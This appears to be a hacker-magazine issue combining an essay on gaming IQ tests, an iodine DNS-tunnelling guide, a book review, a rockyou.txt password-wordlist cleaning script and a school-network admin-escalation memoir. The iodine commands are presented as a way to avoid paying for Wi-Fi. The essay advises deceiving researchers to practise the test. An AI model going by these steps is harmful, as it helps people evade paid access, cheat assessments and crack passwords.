Before we get too deeply into this matter, you should know that all of these tests are of at least *some* importance in your life, even if you are not aware of them. Intelligence tests do not necessarily measure what they purport to measure, because there really isn't a rigorous universally accepted definition of just what intelligence is, so it seems highly unlikely that intelligence tests can measure that, whatever it is. Instead, we will just say that intelligence tests measure whatever it is that they do measure, which is the test taker's skill in certain particular cognitive abilities: his or her reading comprehension, the ability to discern analogies, and vocabulary size, to name just three of them. Any numbers that are derived from taking this test are based on the test taker's mastery of those skills relative to the population as a whole.

In psychometrics, that is, the field of psychological measurements, validity is the extent to which theory and, thankfully to an ever-increasing degree, evidence support the interpretation of test scores. There is another related concept, reliability, which is the extent to which the measure produces similar results under similar conditions and these conditions must be standardized, which is why those intelligence and personality tests you see in magazines are really worthless, except as entertaining diversions. If you take the test again in six months or a year, will you receive a score that is in the same ballpark as the first score? If the test gives a nearly equivalent score when it is retaken, and it does this consistently with a large enough and random enough sample of people, then the test is reliable, and that is wonderful. This is certainly easy enough if rather time consuming to demonstrate, but that does not answer the question of whether it is valid: is this intelligence test measuring intelligence, that which it claims to measure? Even if it does measure what it measures, that could be something completely different. This remains an unanswered question in the field of intelligence measurement.

So, how do you define "intelligence?" My definition of intelligence is that it is a certain degree of agility in people's thinking that allows them to solve problems and to better adapt to the environment. Your own experience has surely revealed to you people who are more adept at doing this than others, but remember that is *my* definition. What about the young person who is very skilled at making plastic model automobiles, which is certainly a form of hacking? That requires a degree of manual dexterity that I no longer have (if, in fact, I ever had it) combined with something most people might recognize as at least some form of intelligence. I will tell you that not long ago I met a child who was, oh, maybe eight years old, and I say that because I don't believe he thought in terms of how old he was, or was even aware of his age. What is amazing is that this child knew everything there is to know about deep fat fryers, the machines used to make french fries, to the point that if you named a manufacturer and a serial number, he could tell you when that machine was made! Now, he couldn't be trusted to operate or repair a deep fryer because this child is absolutely wrapped up in his own field of interest to the exclusion of everything else. So, I pose the question to you: is this intelligence in action? This is hardly my area of interest and, after the initial novelty wore off, which did not take long, listening to him was rather boring and yet, if he stumbled upon a convention of deep fat fryer enthusiasts, I am sure he would have enraptured them as rapidly as he bored me. So, what we consider to be intelligence is closely related to the environment and the situation into which it comes into play. I tend to think that living on the streets of a large city in this cruel nation of ours requires more sheer intelligence than running a large corporation because running the corporation, while exacting, is fairly well defined, but a homeless person is constantly presented with new and different situations, all

requiring a response, and many times survival hinges upon that response.

The important part of hacking is understanding why things are as they are, and that means realizing that any creation of the human mind is subject to the foibles of the human mind. I don't believe it is original to me, but I am fond of saying that anything created by the human mind can be defeated by the human mind. All manufactured objects are products of human thinking and, to hack that thing, you must understand the thinking behind the creation of what you are hacking. Intelligence tests, like all the other tests, are the products of patterns of thinking by educated, upper middle class people who look upon the masses as objects to be poked, prodded, studied, and measured. I know this because I once was one of those upper middle class types and, while I would like to think that I have outgrown the attitude, I am aware that collectively they think that they are better and smarter than most people, and this is the mentality that creates psychological tests. Psychological tests can be beaten because the people creating them think that the people taking them are incapable of understanding how the tests work.

In the case of intelligence, it is all due to Charles Spearman, the noted statistician of factor analysis fame and the person who first thought of intelligence in terms of something called *g* or a general factor. Let's take a moment to understand Spearman's thinking: as early as 1904, he noticed that there was positive correlation between children's performances across a wide variety of tasks, including what were seemingly unrelated school subjects. After all, if you do well in history, chances are good that you will also do well in science, and this extends to intelligence tests, too - if you score well on one, you will almost certainly score well on others. It is claimed (and may very well be true) that this positive correlation is the most replicated finding in all of psychometrics. Well, if this is true, and for the moment we will accept that it is, then there must be that thing called *g* and the object of the intelligence test is to measure it in a replicable way, even if there is no test that directly measures it.

Because *g* has so many components, the only way to arrive at its value is to take a battery of tests, or a test composed of numerous components. Then it is necessary to determine how well any chosen test correlates with this thing we call *g*. These correlations are always positive and they can be as low as about 0.10, while other tests such as the complete Wechsler test have a correlation as high as 0.95 (and I will be talking more about the Wechsler test in a little while), with most people thinking that tests of general knowledge and vocabulary correlate well with *g*. Now, recall my young acquaintance (and I will not call him a "friend" since I do not think he has the capacity to form friendships) with all that knowledge of deep fat fryers. He was not an astute speaker or an organized thinker, except when he was seized by the enthusiasm of talking about deep fat fryers - he couldn't talk about dogs or the weather or cars or anything really, just deep fat fryers. It is easy to say that he is autistic or a reasonably high functioning person afflicted with Asperger syndrome and, just as it is easy to attach similar cut and dry labels to everyone we meet, even if our diagnoses are correct, it is also wrong. I am convinced that there is some form of intelligence at work there, but not the variety of intelligence that intelligence tests claim to measure.

Next, intelligence tests are commercial items and they must sell in sufficient volumes and at a sufficient markup to justify their development, production, and marketing costs. This means that there must be enough demand for them and, for there to be enough demand for them, they must be very general in how they measure intelligence and arrive at that all-important number. Is the conclusion that this number measures something useful justified? It is, to an extent. The skills that are tested on modern IQ tests are highly valued in American society and, if we think of the IQ test in terms of measuring skills rather than ability, then they are of genuine value and they are reasonably good at predicting academic performance, income, and even health. This is a limitation of IQ tests: the scores are good indications of one's potential to succeed in modern America, but underneath this the scores are some imponderable mish mosh of ability, opportunities, and motivations. On this basis, it is not possible to compare IQ scores across ethnicities, cultures, nations, or periods of time simply because these skills are not as highly valued across cultures and ethnicities, just as they have not been as highly valued through history: remember that universal literacy is a relatively recent phenomena. The development and need for this degree of abstract thinking skills are a cultural adaptation to the complexities of our science and technology-driven society, but the complexities of this modern life are far from evenly distributed throughout our society. These skills are more necessary in the developed world and, even then, they are used and prized more by the upper socioeconomic strata than any others, hence their appearance in intelligence tests. This is also why there is no IQ test based on knowledge of deep fat fryers. If there was enough demand

for such a test, then that test would exist and my young acquaintance would be one of humanity's intellectual superstars: Albert Einstein, Enrico Fermi, and John von Neumann all rolled into one! Alas, despite the existence of a few very specialized tests, most intelligence tests must be more generalized than this, and so compromises must be made just like that television I have which is made down to a price, rather than up to a standard. This is not to say that psychological tests are shoddy: quite the contrary in fact, and Rorschach cards alone are proof of this, but it is the thinking behind them that leaves a great deal to be desired.

Intelligence testing in a big way all started with the United States Army in World War I. There were intelligence tests before then, but this was when they took center stage in American life to an unprecedented extent and now, a hundred years later, they are still here. The Army needed lots of conscripts and they had to be able to rapidly find officer material as, at that time, there were not enough college graduates to fill the officer ranks. So the military turned to native ability, or at least this is what they thought they were turning to, so nearly two million conscripts might be properly assigned to appropriate jobs. In time, intelligence tests found their way into schools, so students could be segregated into groups based on their mental ability, though originally the tests were intended to identify those in need of special education. For the most part, intelligence tests offered in schools are machine scored, fill in the bubble with a number 2 pencil type of test because these are quick and cheap to administer and they are good enough for their purpose. But what you will soon discover is that there is a very big gulf between "good" and merely "good enough."

Let's dig a little deeper into this. I think we can all agree that at least some of what anyone will regard as intelligence is the ability to use language. There are many ways to determine how well someone uses language. For example, you can have the test taker define certain words, like "edifice," "tirade," or "ominous." That's just a matter of knowing them or not knowing them and you then define them in your own words. Those three words at one time or another were found on the Wechsler Adult Intelligence Scale, or the WAIS. What I can say is that if you are familiar with a list of words used on the SAT to test your verbal reasoning, then you can easily handle anything the WAIS will throw at you in that section of the test. On the WAIS there are other tests of verbal reasoning. You are asked, for example, to explain the meaning of the proverb "still waters run deep" or the similarity between praise and punishment. To my way of thinking, these are better tests of verbal intelligence than whether you know or don't know the meaning of a group of specific facts or words. I will leave the proverbs to you to figure out, but the similarity between praise and punishment is that they are both used as behavior modifiers and, when you use that line on a psychologist while taking the WAIS, just watch that person sit up and take notice. The WAIS is an excellent test, but it requires the services of a trained professional for about an hour, though as with everything else involving the human mind, this time varies and this is why it is not appropriate for administering to a school full of children.

Even more extreme is the Luria Neuropsychological battery, which is intended to determine whether the person taking the test has suffered any brain damage, what this brain damage is and its extent. As you might well imagine, this test takes hours of a trained professional's time to administer. These tests are used in those cases in which someone really wants to know a lot about you, such as in the criminal justice system. And if you are unlucky enough to find yourself in the criminal justice system, then a high score on the WAIS will get you different treatment from a person receiving a lower score: you will be working in the prison library or given administrative tasks, rather than being out in the hot sun performing manual labor.

So, how do you beat the WAIS? It certainly helps to see one. Theoretically, these tests are sold only to licensed professionals, but I have found them for sale on eBay, at second hand book stores, and even at yard sales! There is no guarantee that you will find one this way and any that you do find in these places will probably be obsolete versions, but they are still informative. You can use them to work on your vocabulary, practice building puzzles with blocks, and to study proverbs.

Alternatively, you can see a recent edition of the Wechsler just by asking. Simply go to the psychology department of any university near you and place a notice on a bulletin board that you are willing to volunteer to take psychological tests. Such volunteers are in very short supply, especially people who are willing to take the tests without compensation from impecunious graduate students. If they ask you why you are doing this, and they probably will, just say that you are interested in psychology and you are considering it as a career, and they will think they are talking to one of them. You will not get to pick and choose the tests you take, but you will soon be exposed to the Wechsler. Take it. Look at it.

Study it. You will be surprised at how much you remember because it is so logical in its content and structure.

Believe me, if you can do many of the feats discussed in this magazine, before long you will be able to manipulate the WAIS to the point that you can get the score that you want. Nothing on the test is difficult, but when you take the test, you are playing beat the clock. On your own, you can take your time and reflect on it. It does not take much practice to become a "natural" at it, even when you do have to beat the clock. Keep in mind that doing this does not make you more intelligent or smarter. It just gives you a higher numeric score on a test. For most situations, this is all you need. This alone can open up many opportunities in education and employment, and I cannot stress that enough.

And now, a word about those scores. Generally, IQ tests are normed to give an average or mean score of 100 when applied to the population as a whole, with the distribution of scores following that infamous bell curve. We also speak of standard deviations, and, in the case of the Wechsler, the standard deviation is 15. The total area under that bell curve is 1, corresponding to a probability of 1, meaning that it is an absolute certainty that everyone is somewhere under that curve. Starting from the mean of 100, one standard deviation below the mean is 85 and one standard deviation above the mean is 115. According to the empirical rule, 68.26 percent of everyone everywhere will score within 85 and 115 on the Wechsler. Two standard deviations below the mean is 70 and two standard deviations above the mean is 130 and 95.44 percent of all people will score between 70 and 130. Three standard deviations below the mean is 55 while three standard deviations above the mean is 145 with 99.72 percent of people obtaining scores from 55 to 145. Four standard deviations below the mean is 40 and four standard deviations above the mean is 160 and fully 99.98 percent of all people will receive scores between these two values. We often think of where 95 percent of people are and that is within 1.98 standard deviations above or below the mean, while 99 percent of all people are within plus or minus 2.58 standard deviations of the mean.

There is a person who is said to have an IQ of 228, and this is based on an old formula of dividing mental age by chronological age and multiplying by 100, but this person was ten years old at the time, which will give an inflated score and this is an outmoded, dubious method in any event. With a mean of 100 and a standard deviation of 15, an IQ of 228 is 8.53 standard deviations above the mean and this corresponds to one in I do not know how many (but several) hundred trillion people, or more people than have ever lived on this earth, so it is highly unlikely that this score is accurate.

The current Wechsler test really doesn't work above a score of 155, though older versions worked to 160, so don't count on obtaining a score in the 180s, though there are novelty IQ tests that purport to measure IQ scores at least this extreme. I don't believe it. I do, however, believe that there is this thing called intelligence, and I believe that having it comes in handy when addressing the vexations of modern life. That said, I think that intelligence is one of those things where you know it when you encounter it, but it is so fluid and changing that it cannot be rigorously defined.

The law in this country dictates that everyone must have access to a free and appropriate public education, hence the widespread availability of special education based on IQ. But there are limits. The Army has found that it cannot train people with IQs under about 80 to perform the tasks a soldier will have to do and so, such people are rejected from military service and that is a hard and fast rule. What is frightening is that this is about one in 11 people (actually 9.12 percent of the population), and if we accept the reasonable premise that the military is similar to society in general, then this means that about one in 11 people is unable to handle our modern technological society on the basis of an IQ score. The problem is that in our society which is so interested in measuring things, we want to measure even that which is unmeasurable because it cannot be adequately defined. Too many people tend to place too much faith in those numbers and feel that being a 145 is somehow better than being a 128 when, in truth, being a 128 will get you through life quite well, while being a 145 can actually be an impediment. If that was as far as it went, it would be fine, but like your credit score, that number can determine how far you go in life by opening up educational and employment opportunities that would otherwise be unavailable to you, and this is why you should be aware of how intelligence tests work and how they can be defeated.

I assure you that if you are conscientious about the test when you are initially taking it, test/retest reliability does not apply; you will score ten points higher on a retake of the test and, while there will be diminishing returns on subsequent retakes, you will soon be in control of the test, rather than the other way around.

Connecting to the Internet for Free Using Iodine

by zenb333

I spend a *lot* of time in airports or cafes, most of them laden with open wireless networks that - surprise! - require me to pay a fee before I'm able to access the Internet. This isn't fun at all.

Even with these payment requirements in place, you're often able to resolve hostnames, as the system allows DNS queries to be issued. This led me to thinking - what if by some form of wizardry, I was able to squeeze my Internet traffic through a DNS server?

After a few hours researching (which resulted in me drinking far too much coffee), my mission was complete. I had found a way.

If you're also a slave to the information superhighway undergods and looking to try this trick for yourself, I've outlined a few easy steps.

You'll need access to a Linux server, a domain name which you can add new DNS records to, and a few pieces of software to be installed on both the server and your local machine. Make sure everything's configured before the moment you need it. Once your equipment is in order, here's what you'll need to do.

Step One - Install Iodine

Depending on the Linux flavor you're running, your distribution may already have prebuilt iodine packages. If you want to install from the source, download the tarball from here: `code.kryo.se/iodine/` and check the COMPILING section of the .readme file. There's also package options for Android, Windows, and Mac. Both the server and the client need to speak the exact same protocol. In most cases, this will mean they need to run the same version of iodine.

Step Two - Get the DNS records in Place

It's now time to add a DNS record pointing to the server IP address.

Delegate a hostname (let's say t1.hostname.com) to your server as an NS entry. If your server has a dynamic IP, use a dynamic DNS provider like `noip.com` and point your NS entry to the hostname provided by them.

From now on, any DNS queries for domains ending in t1.mydomain.com will be sent to your iodined server. You may need to flush your nameserver cache in order for this to take place.

Step Three - Start Iodine in Your Server

It's now time to get iodine off and running within your server. Connect to your server through SSH and type in this:

```
./iodined 10.0.0.1
➥ t1.hostname.com
```

The first argument is an IP address you will use for the tunnel, which can be from any range that you don't use yet (for example 10.0.0.1), and the second argument is the assigned domain (in this case t1.hostname.com).

You'll be asked to enter a password upon running this. Make sure you keep note of it as we'll use the password to create the tunnel.

Nice work - the server is now ready to receive incoming connections!

Step Four - Connecting to the Server

Ready to give this a go?

Fire up your local terminal console and run the `iodine` command with `-P` as first param (and the password after it) and the assigned domain you defined before:

```
./iodine -P password
```

```
➥ t1.hostname.com
```

If everything's running according to plan, you should now be able to ping the IP address on the other end of the tunnel. In this case, ping 10.0.0.1 from the client, and 10.0.0.2 from the server.

Step Five - What Now?

The sky's the limit! Use something like this to create a proxy server usable by your web browser:

```
ssh -N -D 8080 user@10.0.0.1
```

where user is the user who is running iodine in the server.

This is how you set up the proxy in OSX:

1. Go to Settings -> Network -> Advanced -> Proxies.
2. Select "SOCKS Proxy."
3. Set the proxy to localhost:8080.
4. Click the "OK" button.
5. Click the "Apply" button on the main network settings pane.

If all you're after is an SSH session, you can SSH into the server and access the Internet from there:


```
ssh user@10.0.0.1
```

That's all! Take a deep breath. Grab another cup of coffee. You made it. The speed may be slow, but you're connected to the Internet, and you didn't pay a single dollar for the privilege. Maybe you can afford a croissant as well!

BOOK REVIEW

Broad Band: The Untold Story of the Women Who Made the Internet,

Claire L. Evans, Portfolio, 2018,
ISBN 9780735211759



Review by paulml

The history of computers has always been thought to be full of men doing amazing things. This book shows that plenty of women were involved from the beginning.

- Ada Lovelace and Grace Hopper make appearances in this book, along with the ENIAC Six. They were six women who did the actual "programming" of ENIAC, housed at the University of Pennsylvania in the mid 1940s. It involved actually moving - and reconnecting - sections of the room-sized computer for each new computation. During the war, a computer was a woman who sat at a table and computed ballistic trajectories by hand. There was no ENIAC manual to consult, so they got very good at figuring out how it worked. They also got none of the public credit. After the war, the women, plus Hopper, moved to the Eckert-Mauchly Computer Corporation, the world's first big computer company. After a few years of being very busy, financial troubles forced the company to sell itself to another company. Remington Rand made business machines and did not know what to do with computers (or these free-thinking women). Things did not end well for the women.
- In 1980s New York City, Stacy Horn loved connecting to The WELL, the famous West Coast BBS. But the long distance phone bills were getting out of hand. So she started Echo, one of the first social networks, out of her apartment.
- Girls like computer games just as much as boys (perhaps with less emphasis on death and explosions). Some game manufacturers noticed, and tried to take advantage of this untapped market.

This is an excellent book. It expertly punches holes in the all-male mythology of Silicon Valley. For anyone interested in how the future is really made, this is a good place to start.

We Will Rock You

by gerbilByte

Hello peeps! It's me again, you friendly neighborhood gerbil. You may remember me from *2600* articles such as "Taking Your Work Home After Work" (31:4) and "My Voice Is My Key" (32:3). I haven't written in a long, long time because I have been so, so busy. So thought I'd say hi by submitting a little snippet of something very useful.

Let's talk about wordlists. What is a wordlist?

Well, a wordlist, as it says on a tin, is a file which is made up of a shit-load of words.

The Kali operating system has a few wordlists which can be found in `/usr/share/wordlists`.

There is a massive file called `rockyou.txt`. It's *huge!!!*

This is a bit of a default file for people to use, as it contains absolutely millions of words! Let's have a look:

```
gerbil@kali:/usr/share/wordlists# wc -l rockyou.txt
14344392 rockyou.txt
```

Here we can see that there are 14,344,392 lines in the rockyou file. But does this value reflect words? Well, a word is a word. But is each line in "rockyou" a single word? Let's run a quick command to have a look if any of these lines contain a space, i.e., all "phrases" or "sentences":

```
root@kali:/usr/share/wordlists# grep ' ' rockyou.txt | head
rock you
i love you
te amo
fuck you
te iubesc
love you
i love u
chris brown
rock on
john cena
```

John Cena?!?! Ha! We see that the top ten lines are not single words! So how many of these lines are phrases? Let's run another command:

```
root@kali:/usr/share/wordlists# grep -c ' ' rockyou.txt
70619
```

Wow! Now if I wanted to run a wordlist testing for single words, these would be a waste of time as they are not single words. OK, the password cracking tool may strip these out, but that too would be extra unnecessary work. You may argue that "they are phrases, keep them in." Nah! For our phrase to fit their phrase, this would more or less be impossible using only 70,619 phrases. And anyway, we are interested in a word list rather than a phrase list.

Before I go further, the rockyou.txt file contains *loads* of crap:

```
root@kali:/usr/share/wordlists# awk 'BEGIN{len=0;}{if(length($0)>len)
{len=length($0);printf("%i : %s\n",len,$0);}}' rockyou.txt
6 : 123456
9 : 123456789
10 : 1234567890
11 : christopher
```

```
13 : tequieromucho
16 : manchesterunited
17 : mychemicalromance
18 : 123456789123456789
39 : Lets you update your FunNotes and more!
40 : 1111111111111111111111111111111111111111
42 : RockYou account is required for Voicemail.
49 : /* {--friendster-layouts.com css code start--} */
v59 : http://www.rockyou.com/fxtext/fxtext-create.php?partner=hi5
77 : vabfdvfdlvhjibfedblsfndilvbgilebvgdlsbgvhbesghklhyubvuwklfb
➥rebgfyurerebgyureb
165 : lllllllllllllllllllllllllllllllllllllllllllllllllllllllllllll
➥lllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllll
➥lllllllllllllllllllllllllllllllllll
222 : <table style="border-collapse:collapse;"><tr><td colspan="2">
➥<embed src="http://apps.rockyou.com/photofx.swf" quality="high"
➥ scale="noscale" salign="lt" width="325" height="260" wmode=
➥"transparent" flashvars="imgpath=http%
255 : <object width="206" height="224"><param name="movie" value=
➥"http://www.vivelatino.com.mx/contador.swf"></param><param name=
➥"wmode" value="transparent"></param><embed src="http://www.vive
➥latino.com.mx/contador.swf" type="application/x-shockwave-flash"
➥ wmod
257 : <style type=\\'text/css\\'>body{ background: url(http://
➥recursos.fotocajon.com/enchulatupagina/img003/zxddXgCBLcTi.jpg)
➥ white center no-repeat fixed; } table, .heading_profile, .heading_
➥profile_left, table td, #p_container, #p_nav_primary, #top_header,
➥ #p_n
262 : <style type=\\'text/css\\'>.bg_content{background-image:url(
➥http://img360.imageshack.us/img360/5198/escanear00532wq9.jpg);}
➥.bg_content{background-repeat:repeat;}</STYLE><a href=\\'http://
➥hi5.enchulatupagina.com\\' target=\\'_top\\'><img src=\\'http://
➥hi5.enchula
266 : <div id=\\'24813\\'><a href=\\'http://www.revistate.com\\'>
➥<img src=\\'http://www.revistate.com/uploads/20080218/rq/rqwpcf28o
➥1pyb10yfzen53kmuipsi0_PAPARAZZI.jpg\\' border=0 alt=\\'Hazte
➥ famoso en www.revistate.com\\'></a></div><div id=\\'72891\\'>
➥<a href=\\'http://w
285 : <div align=\\\\\\'center\\\\\\' style=\\\\\\'font:bold 11px
➥ Verdana; width:310px\\\\\\'><a style=\\\\\\'background-color:
➥#eeeeee;display:block;width:310px;border:solid 2px black; padding:
➥5px\\\\\\' href=\\\\\\'http://www.musik-live.net\\\\\\' target=
➥\\\\\\'_blank\\\\\\'>Playing/Tangga
```

What I have done here is print lines that are bigger than the last recorded line. Just by looking at this output, we see that lines that have a character count greater than 18 are, in fact, crap. They're not even phrases! They are bits of websites - *HTML!* Definitely not useful in searching for passwords!

So we can strip these out. Anything with a space - get rid of it.

And while we're at it, let's remove emails and websites. Think about it, you are cracking a password hash on BumbleBee Security's webapp. Is some random person's email address or a website address going to be a password? Unless you are *really* lucky, no, no it isn't! Not whatsoever!

Out of interest, how many lines contain emails and websites?

```
root@kali:/usr/share/wordlists# egrep -c '[a-zA-Z0-9_\-
\.]+@[a-zA-Z0-9_\-\.]+\.[a-zA-Z]{2,5}' rockyou.txt
27342
root@kali:/usr/share/wordlists# grep -c http[s]*:// rockyou.txt
866
```

Wow! Quite a lot! Let's remove them too.

In conclusion, the `rockyou.txt` wordlist contains a load of crap that can be removed. And other wordlists may contain crap such as blocks of "header texts," etc. Due to this, I wrote a simple script - feel free to use it and send me kudos.

Many thanks for reading.


wordlistcleanser.sh:

```
#!/bin/bash
#
# wordlistcleanser.   gerbil 2018 [twitter: @gerbilByte]
#
# This file is used to clean rockyou.txt from all the crap to leave just
➥ single words.
# It will also cleanse other wordlists too.
#
# Usage:
# wordlistcleanser.sh infile [outfile]
#
# WARNING: If an output file isn't specified, then the input will be
➥ overwritten (permissions allowing).
#
# Example:
# ./wordlistcleanser.sh /usr/share/wordlists/rockyou.txt ./wewillrockyou
➥.txt

infile=$1
outfile=$2
version="1.0"
author="gerbil"

if [ $# -lt 1 ];
 then
 printf "\nwordlistcleanser v%s  -  %s 2018\n\nThis is a simple script
➥ that will remove \'phrases\', emails and websites from wordlist files.
➥\nEmails and websites will be stored as files under the current
➥ directory.\n\n" ${version} ${author}
 printf "Usage:\n\t%s infile.txt [outfile.txt]\n\nWARNING: If an output
➥ file isn't specified, then the input will be overwritten (permissions
➥ allowing).\n\nExample:\n\t./wordlistcleanser.sh ./rockyou.txt ./we
➥willrockyou.txt\n\nHave fun! :)\n-%s\n" $0 ${author}
 exit
fi

baseinfile=`basename ${infile}`
baseinfile=${baseinfile%.*}
printf "Cleaning %s...\n" ${infile};

#Check input file exists...
if ! [ -a ${infile} ];
 then #input file doesn't exist.
 printf "  %s doesn't exist!\n" ${infile}
 exit
fi

#Check if input file is to be overwritten or not...
if [ ${outfile}X == X ];
 then #no output file specified, therefore destruct mode! ;P
 outfile=${infile}
 printf "  No output file specified, therefore output will be stored at
➥ %s\n" ${outfile}
# rm -f ${infile} # just to save space
else
```

```
 printf "  Output file : ${outfile}\n"
fi

#Removing phrases...
printf "Removing phrases...\n"
grep -v ' ' ${infile} > /tmp/ry1.txt

#Extracting then removing websites...
printf "Extracting then removing websites...\n"
grep http[s]*:// /tmp/ry1.txt > ./${baseinfile}_websites.txt
grep -v http[s]*:// /tmp/ry1.txt > /tmp/ry2.txt
rm -f /tmp/ry1.txt # just to save space

#Extracting then removing emails...
printf "Extracting then removing emails...\n"
egrep '[a-zA-Z0-9_\-\.]+@[a-zA-Z0-9_\-\.]+\.[a-zA-Z]{2,5}' /tmp/ry2.txt
➥ > ./${baseinfile}_emails.txt
egrep -v '[a-zA-Z0-9_\-\.]+@[a-zA-Z0-9_\-\.]+\.[a-zA-Z]{2,5}' /tmp/ry2.
➥txt > ${outfile}
rm -f /tmp/ry2.txt # just to save space

#Get stats on leftover file (length of each word and count of each, I
➥ know there are no words longer than 1000 characters)...
printf "Getting stats on %s, extracted emails and extracted websites...
➥\n" ${outfile}
printf "Emails extracted: `wc -l ./${baseinfile}_emails.txt`\n" > ./
➥${outfile%.*}_stats.txt
printf "Websites extracted: `wc -l ./${baseinfile}_websites.txt`\n" >>
➥ ./${outfile%.*}_stats.txt
printf "\nStats on %s : \n\n" ${outfile} >> ./${outfile%.*}_stats.txt
awk 'BEGIN{charcounts[1000]=0;len=0;printf("word length : count\n
➥------------:------\n");}{charcounts[length($0)]++;}END{for(i=0;i<=
➥1000;i++){printf("%11i : %i\n",i,charcounts[i]);}}' ${outfile} | grep
➥ -v ': 0'$ >> ./${outfile%.*}_stats.txt

printf "Cleansing completed.\n\n"
```

File running:

```
root@kali:~# ./wordlistcleanser.sh /usr/share/wordlists/rockyou.txt
➥ ./wewillrockyou.txt
Cleaning /usr/share/wordlists/rockyou.txt...
 Output file : ./wewillrockyou.txt
Removing phrases...
Extracting then removing websites...
Extracting then removing emails...
Getting stats on ./wewillrockyou.txt, extracted emails and extracted
➥ websites...
Cleansing completed.
root@kali:~# wc -l /usr/share/wordlists/rockyou.txt ./wewillrockyou.txt
14344392 /usr/share/wordlists/rockyou.txt
14245981 ./wewillrockyou.txt
28590373 total
root@kali:~# expr 14344392 - 14245981
98411
```



The Hacker Perspective

by Will Duckworth

92wilduc was my network username at high school, back before I realised usernames are our identities for the myriad of computer services we consume, almost without thought these days. (I'm sure you can do the maths of when this story is set.) I was a fresh-faced 11-year-old when I had the chance to have my first proper go on a PC. This one was powered by Research Machines - and most people of a certain age range in the U.K. will know of RM computers through their schooling. The IT suite was a room which initially only had 15 or so networked computers. I think PXE booted off an OS/2 Warp server in the corner, and at lunch times we were allowed on them in a first-come-first-served basis outside of IT lessons. This was free time for us to do what we wanted, and often I could be found there using what in those days was a Windows 3.0 desktop environment. Very dated by today's standards but it was mesmerising for me back then. There were all sorts of new and exciting programs to investigate, and so I methodically went through them all, occasionally freezing up the system in some way; learning the three finger salute we all know and love.

It was all quite locked down, e.g. no control panel or command prompt, not being able to browse drives etc. This reduced what could and couldn't be seen or run on the systems. Nowhere near as restricted as things would become over the intervening years from Windows 9x/NT onwards - but that's another story for another time.

My knowledge of computing and Microsoft systems was growing. One of the programs available was for BASIC programming and, although I was a little late to the Commodore 64, BBC B, and Spectrum party, a mate had one which we tinkered with; so I had a general idea of steps to make a program and print "hello world", etc. What I also learnt was that this environment could also read and write to the drives on the machine, like Notepad could too; networked ones and 3 1/2" floppies (remember those?), for example. Trying to run programs from within this environment similarly always hit the restrictions in place, until I hit on an idea which I thought may work.

Now, there was one other Windows computer in the school which us students could gain occasional access to, and it lived in the library. This was a Windows 3.1 machine with no restrictions, but, alas, no network. It had an old fashioned CD drive where you had to load the disks into caddies before putting them in. But it was a marvel when one disk seemed to contain as much, if not more, than all the books in the library combined. I spent rather a lot of time reading different subjects and articles on this comparatively small computer - especially when *Encarta* came out.

The beauty of this PC was that we could sneakily format our newly acquired floppy disks (at 50 pence a pop) with the /s switch to add system files to make it bootable into MS-DOS. Then, going back to the network PCs, I thought I could boot off the disk and see what happened. Nothing much did. The network PCs had no local drives and, without any network config, it just gave me a very basic a:\ prompt. OK, it was worth a try. Back into Windows and running the BASIC program, I tried to run command.com from the network booted c: drive, but again hit the restrictions. Running a:\command.com suddenly dropped me into a DOS prompt and it had all the network drives attached too. This was all stuff which shouldn't have been possible, and it gave me that feeling we all know as hackers.

I immediately went looking through the drives which were locked down in the desktop environment and spent many days looking in places I shouldn't. One day, I stumbled upon some directories which obviously contained some admin tools and spied a makeadmin.bat file. Without hesitation I ran it, seeing the screen scroll past with lines of interesting stuff. Bear in mind, at this time I didn't fully know what an administrator was, but knew the IT teacher and maybe another A-Level student oversaw the network. I wasn't too sure what had happened, but next time I logged on my username appeared differently:

92wilduc(Administrator)

Whoa there - excellent. Unrestricted access to everywhere and more network drives, which included everyone's user areas, other programs on the desktop, and so on.

It didn't take too long for the IT teacher to notice an additional admin user and I was hauled in to the office, my mother was brought along too, and I was given a bit of a bollocking. Supposedly, with my new gained access level, I could have read exam results and changed them, as well as, of all things, the school's heating programme. Of course, I was sorry for all the aggro caused and asked how they knew - when it dawned on me it was obvious by my username probably showing up somewhere it shouldn't. A lesson learnt for future reference, I guess. They were really good after this meeting; the IT teacher actually got me more involved with helping out with the network - I think he was glad of it. Eventually,

Windows 3.11 and then 95 came along, the server changed to NT, and again I was included, but on the edge of the IT admin team, looking after and supporting the students and teachers alike.

Sticking with the userid theme, there was another computer room in the school, half of which had some antiquated BBC model A computers which disappeared after a couple of months. They ran a few programs, but were similar to other late-80s/early-90s BASIC powered microcomputers. The only thing I remember about these was that one of the monitors was actually a TV and a few mates and I tuned in to the cricket during the summer months. The other half of the room contained a network of Acorn Archimedes A3000 computers with a server in the corner serving files and logons. These computers, at the time, seemed quite a bit ahead of the game regarding desktop interface, and obviously the RISC ARM CPUs started life with these systems and now their direct descendants can be found in most smartphones today. They ran RISC OS and booted off solid state drives, running on a token ring network which proved a bit unstable when cables moved and resulted in many reboots to fix frozen sessions. They were excellent machines and I enjoyed using them - quick boot times, a bit of a quirky filesystem to get used to, but some elegant looking graphics at the time. A kind of "Apps" start button (this was before Windows 95) gave access to various programs for word processing, etc. It was rather easy to write BASIC programs, and equally easy to reverse engineer other programs and files that were on the system. This gave me a great insight into how a program was put together. One of my favourite programs which appeared, apart from the obligatory *Lander,* was a 